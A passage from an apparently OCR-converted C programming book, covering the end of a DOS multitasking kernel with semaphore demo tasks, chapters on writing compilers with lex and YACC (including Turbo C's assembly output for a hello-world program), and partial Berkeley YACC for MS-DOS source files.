  pTCB->semState   = PENDING_SEM_WAIT;
  pTCB->pSem       = pSem;
  pTCB->ticks      = ticks;

  _AX = TSK_ERR_TIMEOUT;

  return OsSchedule();
}

/*--------------------------------------------------------------*/

int OsSemSetWait(
    int *         pSem,
```

```
    long          mils
    )
{

  OsDisable();

  OsSemSet(pSem);

  return OsSemWait(pSem, mils);
}

/*-------------------------------------------------------------*/
int OsSemRequest(
    int *         pSem,
    long          mils
    )
{
  long            ticks;
  PTCB_REC        pTCB;

  OsDisable();

  if(!*pSem)
  {
    *pSem = 1;
    OsEnable();
    return 0;
  }

  ticks = OsTranslateMilsToTicks(mils);

  if(!ticks)
  {
    OsEnable();
    return TSK_ERR_TIMEOUT;
  }

  pTCB = &tcb[curTask];

  pTCB->taskStatus = PENDING;
  pTCB->semState   = PENDING_SEM_REQUEST;
  pTCB->pSem       = pSem;
  pTCB->ticks      = ticks;

  _AX = TSK_ERR_TIMEOUT;
```

```
  return OsSchedule();
}

/*--------------------------------------------------------------*/
int OsDisableStat()
{
  unsigned int    flags;

  flags = _FLAGS;

  OsDisable();

  return flags & 0x0200;
}

/*--------------------------------------------------------------*/
void tprintf(
    const char *     format,
    ...
    )
{
  va_list          argPtr;
  char             buf[100];
  struct time      t;

  va_start(argPtr, format);
  vsprintf(buf + 18, format, argPtr);
  va_end(argPtr);

  OsSemRequest(&screenSem, OS_INFINITE_WAIT);

  gettime(&t);

  sprintf(buf, "-T%02d(%02d:%02d:%02d.%02d)",
          curTask, t.ti_hour, t.ti_min, t.ti_sec, t.ti_hund);

  buf[17] = ' ';

  sout(buf);

  OsSemClear(&screenSem);
}


/*--------------------------------------------------------------*/

void tputs(
```

```
        const char *     string
        )
{
  struct time      t;
  char             buf[100];

  OsSemRequest(&screenSem, OS_INFINITE_WAIT);

  gettime(&t);

  sprintf(buf, "-T%02d(%02d:%02d:%02d.%02d) %s\n",
          curTask, t.ti_hour, t.ti_min, t.ti_sec, t.ti_hund, string);

  sout(buf);

  OsSemClear(&screenSem);
}

/*-------------------------------------------------------------*/
void sout(
    char *        p
    )
{

  while(*p)
  {
    switch(*p)
    {
      case '\r':
        col = 0;
        break;

      case '\n':
        col = 0;
        incRow();
        break;

      case '\t':
        sout("    ");
        break;

      default:
        screen[row][col] = ATTR | ((unsigned int) *p);
        if(++col > 79)
        {
          col = 0;
```

```
          incRow();
        }
        break;
    }
    p++;
  }
}

/*--------------------------------------------------------------*/
void incRow()
{
  int             r;
  int             c;

  if(++row > 24)
  {
    for(r = 0; r < 24; r++)
      for(c = 0; c < 80; c++)
        screen[r][c] = screen[r + 1][c];

    for(c = 0; c < 80; c++)
      screen[24][c] = ATTR | ((unsigned int) ' ');

    row = 24;
  }
}

/*--------------------------------------------------------------*/
void far task0(
    void *        pTaskParam
    )
{
  int             val = (int) pTaskParam;
  int             i;
  long            j;
  int             rc;

  OsSemWait(&goSem, OS_INFINITE_WAIT);

  tprintf("init val passed = %d\n", val);

  for(i = 0; i < 7; i++)
  {
    rc = OsSemWait(&tickSem, 300L);
    switch(rc)
    {
      case 0:
```

```
        tputs("OsSemWait successful");
        OsSleep(150L);
        break;

      case TSK_ERR_TIMEOUT:
        tputs("OsSemWait failed, error = TSK_ERR_TIMEOUT");
        break;

      default:
        tprintf("OsSemWait failed, error = %d\n", rc);
        break;
    }

    OsSleep(100L);
  }
}

/*-----------------------------------------------------------------*/
void far task1(
    void *        pTaskParam
    )
{
  int             val = (int) pTaskParam;
  int             i;

  OsSemWait(&goSem, OS_INFINITE_WAIT);

  tprintf("init val passed = %d\n", val);

  for(i = 0; i < 3; i++)
  {
    OsSleep(500L);

    tputs("");
  }

  tputs("clearing tickSem");

  OsSemClear(&tickSem);

  OsSleep(1000L);

  tputs("");
}

/*-----------------------------------------------------------------*/
void far task2(
```

```
    void *        pTaskParam
    )
{
  int             val = (int) pTaskParam;
  int             i;
  int             j;

  tprintf("init val passed = %d\n", val);

  OsSleep(2000L);

  OsSemClear(&goSem);

  for(i = 0; i < 3; i++)
  {
    OsSleepTicks(18L);
    tputs("");
  }
}

/*-------------------------------------------------------------*/
void far taskNull(
    void *        pTaskParam
    )
{

  while(killedTasks != numTasks - 1);
}
```

## 47.2 Good Luck!

Because of the success of Linux, many people are hanging out with the creation of OS. Writing an efficient and neat OS is considered to be tough task because you may need to know more OS fundamentals and hardware details. If you could be able to come out with a new OS, the World would really appreciate you! Good Luck!

"Those with knowledge have great strength."

# 48 Developing a new language / writing compiler

Believe it or not, developing a new language is one of the easiest things in programming as we've got so many tools for developing compliers.

## 48.1 Secrets

Developing a new language refers to developing new grammar. Grammar refers to rules of the language.

For example, following is the part of grammar for `enum` of C:

*enum-specifier*:
    `enum` *identifer { enumerator-list}*
    `enum` *identifer*

*enumerator-list*:
    *enumerator*
    *enumerator-list, enumerator*

*enumerator*:
    *identifier*
    *identifer = constant-expression*

So you need to write your new language's grammar first. By the way, you must decide the data types, keywords and operators too. After preparing grammar you may need to produce a complier for your language to emphasize the merits of your language.

## 48.2 Writing a compiler


### 48.2.1 Compiler

First of all we must know what a compiler is and how it differs from Assembler and Linker.

- Compiler is the one which produces assembly listing (.ASM files) for a given file in high level language. In its first phase, it checks for the syntax and correctness.
- Assembler is the one which produces object (.OBJ) file for a given Assembly file.

- Linker is the one which links various object (.OBJ) files and produces executable files (.EXE or .COM).

Nowadays, we have certain integrated compilers that are able to produce the executable files directly for a given file in high-level language




### 48.2.2 Compiler Secrets

Let's see how our Turbo C compiler works! Understanding the functioning of an existing compiler will help us to write our own compiler.

Let's see how our `hello.c` program is been compiled by Turbo C.

```
int main( void )
{
   char *str = "Hello!\n";
   printf("%s", str);
   return( 0 );
}
```

Compile the `hello.c` program using command line compiler `tcc` with `-S` switch to get assembly listing as

```
c:>tcc –S hello.c
```

It will produce `hello.asm` file.

```
      ifndef      ??version
?debug      macro
      endm
$comm macro name,dist,size,count
      comm  dist name:BYTE:count*size
      endm
      else
$comm macro name,dist,size,count
      comm  dist name[size]:BYTE:count
      endm
      endif
      ?debug      S "hello.c"
      ?debug      C E9EA402E2B0768656C6C6F2E63
_TEXT segment byte public 'CODE'
_TEXT ends
DGROUP      group _DATA,_BSS
      assume      cs:_TEXT,ds:DGROUP
_DATA segment word public 'DATA'
d@    label byte
d@w   label word
_DATA ends
_BSS  segment word public 'BSS'
b@    label byte
b@w   label word
_BSS  ends
_TEXT segment byte public 'CODE'
   ;
   ;  int main( void )
   ;
      assume      cs:_TEXT
_main proc  near
      push  bp
      mov   bp,sp
```

```
        sub    sp,2
    ;
    ;   {
    ;      char *str = "Hello!\n";
    ;
        mov    word ptr [bp-2],offset DGROUP:s@
    ;
    ;      printf("%s", str);
    ;
        push   word ptr [bp-2]
        mov    ax,offset DGROUP:s@+8
        push   ax
        call   near ptr _printf
        pop    cx
        pop    cx
    ;
    ;      return( 0 );
    ;
        xor    ax,ax
        jmp    short @1@58
@1@58:
    ;
    ;   }
    ;
        mov    sp,bp
        pop    bp
        ret
_main endp
        ?debug       C E9
_TEXT ends
_DATA segment word public 'DATA'
s@     label byte
        db     'Hello!'
        db     10
        db     0
        db     '%s'
        db     0
_DATA ends
_TEXT segment byte public 'CODE'
_TEXT ends
        extrn _printf:near
        public       _main
_s@    equ    s@
        end
```

Here you can see how each C statement has been converted to equivalent assembly. The C statements are commented out with semicolon (;) in assembly file. I hope this might give you an idea about how high level statements are converted to equivalent assembly by compiler. Assembly file produced by the compiler can be assembled with the available assembler or with your own assembler.

## 48.3 Compiler-writing tools

As I pointed out, writing a compiler is a bit tough. You need to parse or split the character into meaningful tokens, check grammar and produce assembly listing. A compiler-writing tool would help us to write our own compiler without much overhead. Lex and YACC (Yet Another Compiler-Compiler) are the most famous compiler-writing utilities. Once Lex and YACC were available only to UNIX, but now we've got DOS versions too. DOS versions of lex and YACC are on CD.

A typical compiler's *source structure discovering* task can be divided into

1. Split the source file into tokens. It is a function of lexical analyzer.
2. Find the hierarchical structure of the program. It is a function of parser.

### 48.3.1 lex


The lexical analyzer phase of a compiler is often referred as scanner or tokenizer, and it translates the input into a form that is more usable by the rest of the compiler phases. lex is a lexical anlyzer generator, which means it produces a C file that can be used as a lexical analyzer for the given (new) language.

### 48.3.2 YACC

YACC is a utility that translates the given *grammar* into a bottom-up parser. That is it would produce a C file that can be used as parser for your language. In otherwords, YACC will produce a compiler code for your new language, if you provide the grammar! It is really a nice tool for developing compiler in an easy and neat manner. **Berkeley YACC for MS-DOS** by **Jeff Jenness** & **Stephen C. Trier** is a clone of UNIX's YACC and it is a gift to the people who are working under DOS. **Wido Kruijtzer** also developed another **Berkeley YACC for MS-DOS** version. More information on YACC, how to input the grammar etc are available on CD.

### 48.3.3 Creating Compiler with lex & YACC

The following diagram shows how lex & YACC are used in UNIX environment to produce a compiler for a new *language*.





With little bit of creativity and compiler-writing utilities, hope you might come out with a new language!

# 49 Writing YACC

"If you have lots of good advice, you will win."

YACC( Yet Another Compiler-Compiler) is a compiler writing tool. In this chapter, let's see how to write such a compiler writing tool.

## 49.1 Prelude




YACC was once available to Unix users only. Now we have DOS versions too. When we discussed about writing compilers, we have seen the uses of YACC. YACC gets the grammar for a given (new) language and generates a C file that can be compiled to work as a compiler for that new language. More specifically YACC don't directly generate compiler but generates parser.

YACC uses certain syntax or grammer to represent the grammar for new language. So one must be aware of the syntax used by YACC for its grammar file. As it has to output the compiler file, writing YACC is similar to writing a compiler.

## 49.2 BYACC

From the above discussion, it is clear that writing a YACC is really a tough job than writing a compiler! BYACC for DOS (**Berkeley YACC for MS-DOS**) is one of the good implementations.

### 49.2.1 Brief History

The original YACC was developed by AT&T. YACC interested many other people in the mean time. Later Berkeley University developed a open YACC and provided the source code to all. So the Berkeley's YACC was appreciated by all the people who are interested in writing compiler. Both AT&T and Berkeley's YACC was written for Unix environment. At that time, DOS doesn't have such utility. **Stephen C. Trier** used the source code provided by Berkeley and modified it for DOS and DOS version of YACC came into existence.

### 49.2.2 Source code

Source code of BYACC is more useful to understand the techniques and tactics used by real programmers. Many thanks to **Jeff Jenness** & **Stephen C. Trier** for providing such a good YACC. Following are the set of files used for BYACC. In order to understand the following source code, you may need to know the syntax used by YACC for writing a grammar file. More documentation can be found on CD.

When you look at the source code, you may find that the function prototype declarations are in obsolete form. So you may get obsolete prototype declaration warning. That is because, the source code provided by Berkeley is quite older.

### 49.2.2.1 Def.h

```
#include <assert.h>
#include <ctype.h>
#include <stdio.h>
#ifdef MSDOS
#include <alloc.h>
#endif

/*  machine dependent definitions                      */
/*  the following definitions are for the VAX          */
/*  they might have to be changed for other machines   */

/*  MAXCHAR is the largest unsigned character value     */
/*  MAXSHORT is the largest value of a C short          */
/*  MINSHORT is the most negative value of a C short    */
/*  MAXTABLE is the maximum table size                  */
/*  BITS_PER_WORD is the number of bits in a C unsigned */
/*  WORDSIZE computes the number of words needed to     */
/*      store n bits                                    */
/*  BIT returns the value of the n-th bit starting      */
/*      from r (0-indexed)                              */
/*  SETBIT sets the n-th bit starting from r            */

#define MAXCHAR         255
#define MAXSHORT        32767
#define MINSHORT        -32768
#define MAXTABLE        32500
#define BITS_PER_WORD   16
#define WORDSIZE(n)     (((n)+(BITS_PER_WORD-1))/BITS_PER_WORD)
#ifdef MSDOS
#define BIT(r, n)       ((((r)[(n) >> 4]) >> ((n) & 15)) & 1)
#define SETBIT(r, n)    ((r)[(n) >> 4] |= (1 << ((n) & 15)))
#else
#define BIT(r, n)       ((((r)[(n)>>5])>>((n)&31))&1)
#define SETBIT(r, n)    ((r)[(n)>>5]|=((unsigned)1<<((n)&31)))
#endif

/*  character names  */

#define NUL             '\0'    /*  the null character  */
```

```
#define NEWLINE         '\n'    /*  line feed  */
#define SP              ' '     /*  space  */
#define BS              '\b'    /*  backspace  */
#define HT              '\t'    /*  horizontal tab  */
#define VT              '\013'  /*  vertical tab  */
#define CR              '\r'    /*  carriage return  */
#define FF              '\f'    /*  form feed  */
#define QUOTE           '\''    /*  single quote  */
#define DOUBLE_QUOTE    '\"'    /*  double quote  */
#define BACKSLASH       '\\'    /*  backslash  */

/* defines for constructing filenames */

#ifdef MSDOS
#define CODE_SUFFIX     "_code.c"
#define DEFINES_SUFFIX  "_tab.h"
#define OUTPUT_SUFFIX   "_tab.c"
#define VERBOSE_SUFFIX  ".out"
#else
#define CODE_SUFFIX     ".code.c"
#define DEFINES_SUFFIX  ".tab.h"
#define OUTPUT_SUFFIX   ".tab.c"
#define VERBOSE_SUFFIX  ".output"
#endif

/* keyword codes */

#define TOKEN 0
#define LEFT 1
#define RIGHT 2
#define NONASSOC 3
#define MARK 4
#define TEXT 5
#define TYPE 6
#define START 7
#define UNION 8
#define IDENT 9

/*  symbol classes  */

#define UNKNOWN 0
#define TERM 1
#define NONTERM 2

/*  the undefined value  */
#define UNDEFINED (-1)
```

```
/*  action codes  */
#define SHIFT 1
#define REDUCE 2
#define ERROR 3

/*  character macros  */
#define IS_IDENT(c) (isalnum(c)||(c) == '_' || (c) == '.' || (c) == '$')
#define IS_OCTAL(c)     ((c) >= '0' && (c) <= '7')
#define NUMERIC_VALUE(c)        ((c) - '0')
/*  symbol macros  */
#define ISTOKEN(s)      ((s) < start_symbol)
#define ISVAR(s)        ((s) >= start_symbol)

/*  storage allocation macros  */
#define CALLOC(k,n)     (calloc((unsigned)(k),(unsigned)(n)))
#define FREE(x)         (free((char*)(x)))
#define MALLOC(n)       (malloc((unsigned)(n)))
#define NEW(t)          ((t*)allocate(sizeof(t)))
#define NEW2(n,t)       ((t*)allocate((unsigned)((n)*sizeof(t))))
#define REALLOC(p,n)    (realloc((char*)(p),(unsigned)(n)))

/*  the structure of a symbol table entry  */
typedef struct bucket bucket;
struct bucket
{
    struct bucket *link;
    struct bucket *next;
    char *name;
    char *tag;
    short value;
    short index;
    short prec;
    char class;
    char assoc;
};

/*  the structure of the LR(0) state machine  */
typedef struct core core;
struct core
{
    struct core *next;
    struct core *link;
    short number;
    short accessing_symbol;
    short nitems;
    short items[1];
};
```

```
/*  the structure used to record shifts  */

typedef struct shifts shifts;
struct shifts
{
    struct shifts *next;
    short number;
    short nshifts;
    short shift[1];
};

/*  the structure used to store reductions  */

typedef struct reductions reductions;
struct reductions
{
    struct reductions *next;
    short number;
    short nreds;
    short rules[1];
};

/*  the structure used to represent parser actions  */

typedef struct action action;
struct action
{
    struct action *next;
    short symbol;
    short number;
    short prec;
    char action_code;
    char assoc;
    char suppressed;
};

/* global variables */

extern char dflag;
extern char lflag;
extern char rflag;
extern char tflag;
extern char vflag;

extern char *myname;
extern char *cptr;
extern char *line;
```

```
extern int lineno;
extern int outline;

extern char *banner[];
extern char *tables[];
extern char *header[];
extern char *body[];
extern char *trailer[];

extern char *action_file_name;
extern char *code_file_name;
extern char *defines_file_name;
extern char *input_file_name;
extern char *output_file_name;
extern char *text_file_name;
extern char *union_file_name;
extern char *verbose_file_name;

extern FILE *action_file;
extern FILE *code_file;
extern FILE *defines_file;
extern FILE *input_file;
extern FILE *output_file;
extern FILE *text_file;
extern FILE *union_file;
extern FILE *verbose_file;

extern int nitems;
extern int nrules;
extern int nsyms;
extern int ntokens;
extern int nvars;
extern int ntags;

extern char unionized;
extern char line_format[];

extern int   start_symbol;
extern char  **symbol_name;
extern short *symbol_value;
extern short *symbol_prec;
extern char  *symbol_assoc;

extern short *ritem;
extern short *rlhs;
extern short *rrhs;
extern short *rprec;
```

```
extern char  *rassoc;

extern short **derives;
extern char *nullable;

extern bucket *first_symbol;
extern bucket *last_symbol;

extern int nstates;
extern core *first_state;
extern shifts *first_shift;
extern reductions *first_reduction;
extern short *accessing_symbol;
extern core **state_table;
extern shifts **shift_table;
extern reductions **reduction_table;
extern unsigned *LA;
extern short *LAruleno;
extern short *lookaheads;
extern short *goto_map;
extern short *from_state;
extern short *to_state;

extern action **parser;
extern int SRtotal;
extern int RRtotal;
extern short *SRconflicts;
extern short *RRconflicts;
extern short *defred;
extern short *rules_used;
extern short nunused;
extern short final_state;

/* global functions */

extern char *allocate();
extern bucket *lookup();
extern bucket *make_bucket();

/* system variables */

extern int errno;

/* system functions */

#ifndef MSDOS
extern void free();
```

```
extern char *calloc();
extern char *malloc();
extern char *realloc();
extern char *strcpy();
#endif
```

**49.2.2.2 Closure.c**

```
#include "defs.h"

short *itemset;
short *itemsetend;
unsigned *ruleset;

static unsigned *first_derives;
static unsigned *EFF;

set_EFF()
{
    register unsigned *row;
    register int symbol;
    register short *sp;
    register int rowsize;
    register int i;
    register int rule;

    rowsize = WORDSIZE(nvars);
    EFF = NEW2(nvars * rowsize, unsigned);

    row = EFF;
    for (i = start_symbol; i < nsyms; i++)
    {
      sp = derives[i];
      for (rule = *sp; rule > 0; rule = *++sp)
      {
          symbol = ritem[rrhs[rule]];
          if (ISVAR(symbol))
          {
            symbol -= start_symbol;
            SETBIT(row, symbol);
          }
      }
      row += rowsize;
    }

    reflexive_transitive_closure(EFF, nvars);
```

```
#ifdef      DEBUG
    print_EFF();
#endif
}

set_first_derives()
{
  register unsigned *rrow;
  register unsigned *vrow;
  register int j;
  register unsigned mask;
  register unsigned cword;
  register short *rp;

  int rule;
  int i;
  int rulesetsize;
  int varsetsize;

  rulesetsize = WORDSIZE(nrules);
  varsetsize = WORDSIZE(nvars);
  first_derives = NEW2(nvars * rulesetsize, unsigned) - ntokens *
rulesetsize;

  set_EFF();

  rrow = first_derives + ntokens * rulesetsize;
  for (i = start_symbol; i < nsyms; i++)
    {
      vrow = EFF + ((i - ntokens) * varsetsize);
      cword = *vrow++;
      mask = 1;
      for (j = start_symbol; j < nsyms; j++)
      {
        if (cword & mask)
          {
            rp = derives[j];
            while ((rule = *rp++) >= 0)
            {
              SETBIT(rrow, rule);
            }
          }

        mask <<= 1;
```

```
        if (mask == 0)
          {
            cword = *vrow++;
            mask = 1;
          }
      }
      vrow += varsetsize;
      rrow += rulesetsize;
    }

#ifdef      DEBUG
  print_first_derives();
#endif

  FREE(EFF);
}

closure(nucleus, n)
short *nucleus;
int n;
{
    register int ruleno;
    register unsigned word;
    register unsigned mask;
    register short *csp;
    register unsigned *dsp;
    register unsigned *rsp;
    register int rulesetsize;

    short *csend;
    unsigned *rsend;
    int symbol;
    int itemno;

    rulesetsize = WORDSIZE(nrules);
    rsp = ruleset;
    rsend = ruleset + rulesetsize;
    for (rsp = ruleset; rsp < rsend; rsp++)
      *rsp = 0;

    csend = nucleus + n;
    for (csp = nucleus; csp < csend; ++csp)
    {
      symbol = ritem[*csp];
      if (ISVAR(symbol))
      {
          dsp = first_derives + symbol * rulesetsize;
```

```
            rsp = ruleset;
            while (rsp < rsend)
              *rsp++ |= *dsp++;
        }
      }

      ruleno = 0;
      itemsetend = itemset;
      csp = nucleus;
      for (rsp = ruleset; rsp < rsend; ++rsp)
      {
        word = *rsp;
        if (word == 0)
            ruleno += BITS_PER_WORD;
        else
        {
            mask = 1;
            while (mask)
            {
              if (word & mask)
              {
                  itemno = rrhs[ruleno];
                  while (csp < csend && *csp < itemno)
                    *itemsetend++ = *csp++;
                  *itemsetend++ = itemno;
                  while (csp < csend && *csp == itemno)
                    ++csp;
              }

                  mask <<= 1;
                  ++ruleno;
            }
        }
      }

      while (csp < csend)
        *itemsetend++ = *csp++;

  #ifdef      DEBUG
    print_closure(n);
  #endif
  }

  finalize_closure()
  {
    FREE(itemset);
    FREE(ruleset);
```

```
  FREE(first_derives + ntokens * WORDSIZE(nrules));
}

#ifdef      DEBUG

print_closure(n)
int n;
{
  register short *isp;

  printf("\n\nn = %d\n\n", n);
  for (isp = itemset; isp < itemsetend; isp++)
    printf("   %d\n", *isp);
}

print_EFF()
{
    register int i, j, k;
    register unsigned *rowp;
    register unsigned word;
    register unsigned mask;

    printf("\n\nEpsilon Free Firsts\n");

    for (i = start_symbol; i < nsyms; i++)
    {
      printf("\n%s", symbol_name[i]);
      rowp = EFF + ((i - start_symbol) * WORDSIZE(nvars));
      word = *rowp++;

      mask = 1;
      for (j = 0; j < nvars; j++)
      {
          if (word & mask)
            printf("  %s", symbol_name[start_symbol + j]);

          mask <<= 1;
          if (mask == 0)
          {
            word = *rowp++;
            mask = 1;
          }
      }
    }
}
```

```
print_first_derives()
{
  register int i;
  register int j;
  register unsigned *rp;
  register unsigned cword;
  register unsigned mask;

  printf("\n\n\nFirst Derives\n");

  for (i = start_symbol; i < nsyms; i++)
    {
      printf("\n%s derives\n", symbol_name[i]);
      rp = first_derives + i * WORDSIZE(nrules);
      cword = *rp++;
      mask = 1;
      for (j = 0; j <= nrules; j++)
        {
        if (cword & mask)
          printf("   %d\n", j);

        mask <<= 1;
        if (mask == 0)
          {
            cword = *rp++;
            mask = 1;
          }
      }
    }

  fflush(stdout);
}

#endif
```

**49.2.2.3 Error.c**

```
/* routines for printing error messages  */

#include "defs.h"

fatal(msg)
char *msg;
{
    fprintf(stderr, "%s: f - %s\n", myname, msg);
    done(2);
}
```

```
no_space()
{
    fprintf(stderr, "%s: f - out of space\n", myname);
    done(2);
}

open_error(filename)
char *filename;
{
    fprintf(stderr, "%s: f - cannot open \"%s\"\n", myname, filename);
    done(2);
}

unexpected_EOF()
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unexpected end-of-
file\n",
          myname, lineno, input_file_name);
    done(1);
}

print_pos(st_line, st_cptr)
char *st_line;
char *st_cptr;
{
    register char *s;

    if (st_line == 0) return;
    for (s = st_line; *s != '\n'; ++s)
    {
      if (isprint(*s) || *s == '\t')
          putc(*s, stderr);
      else
          putc('?', stderr);
    }
    putc('\n', stderr);
    for (s = st_line; s < st_cptr; ++s)
    {
      if (*s == '\t')
          putc('\t', stderr);
      else
          putc(' ', stderr);
    }
    putc('^', stderr);
    putc('\n', stderr);
}
```

```
syntax_error(st_lineno, st_line, st_cptr)
int st_lineno;
char *st_line;
char *st_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", syntax error\n",
          myname, st_lineno, input_file_name);
    print_pos(st_line, st_cptr);
    done(1);
}

unterminated_comment(c_lineno, c_line, c_cptr)
int c_lineno;
char *c_line;
char *c_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unmatched /*\n",
          myname, c_lineno, input_file_name);
    print_pos(c_line, c_cptr);
    done(1);
}

unterminated_string(s_lineno, s_line, s_cptr)
int s_lineno;
char *s_line;
char *s_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unterminated string\n",
          myname, s_lineno, input_file_name);
    print_pos(s_line, s_cptr);
    done(1);
}

unterminated_text(t_lineno, t_line, t_cptr)
int t_lineno;
char *t_line;
char *t_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unmatched %%{\n",
          myname, t_lineno, input_file_name);
    print_pos(t_line, t_cptr);
    done(1);
}

unterminated_union(u_lineno, u_line, u_cptr)
int u_lineno;
char *u_line;
```

```
char *u_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", unterminated %%union \
declaration\n", myname, u_lineno, input_file_name);
    print_pos(u_line, u_cptr);
    done(1);
}

over_unionized(u_cptr)
char *u_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", too many %%union \
declarations\n", myname, lineno, input_file_name);
    print_pos(line, u_cptr);
    done(1);
}

illegal_tag(t_lineno, t_line, t_cptr)
int t_lineno;
char *t_line;
char *t_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal tag\n",
          myname, t_lineno, input_file_name);
    print_pos(t_line, t_cptr);
    done(1);
}

illegal_character(c_cptr)
char *c_cptr;
{
    fprintf(stderr, "%s: e - line %d of \"%s\", illegal character\n",
          myname, lineno, input_file_name);
    print_pos(line, c_cptr);
    done(1);
}

used_reserved(s)
char *s;
{
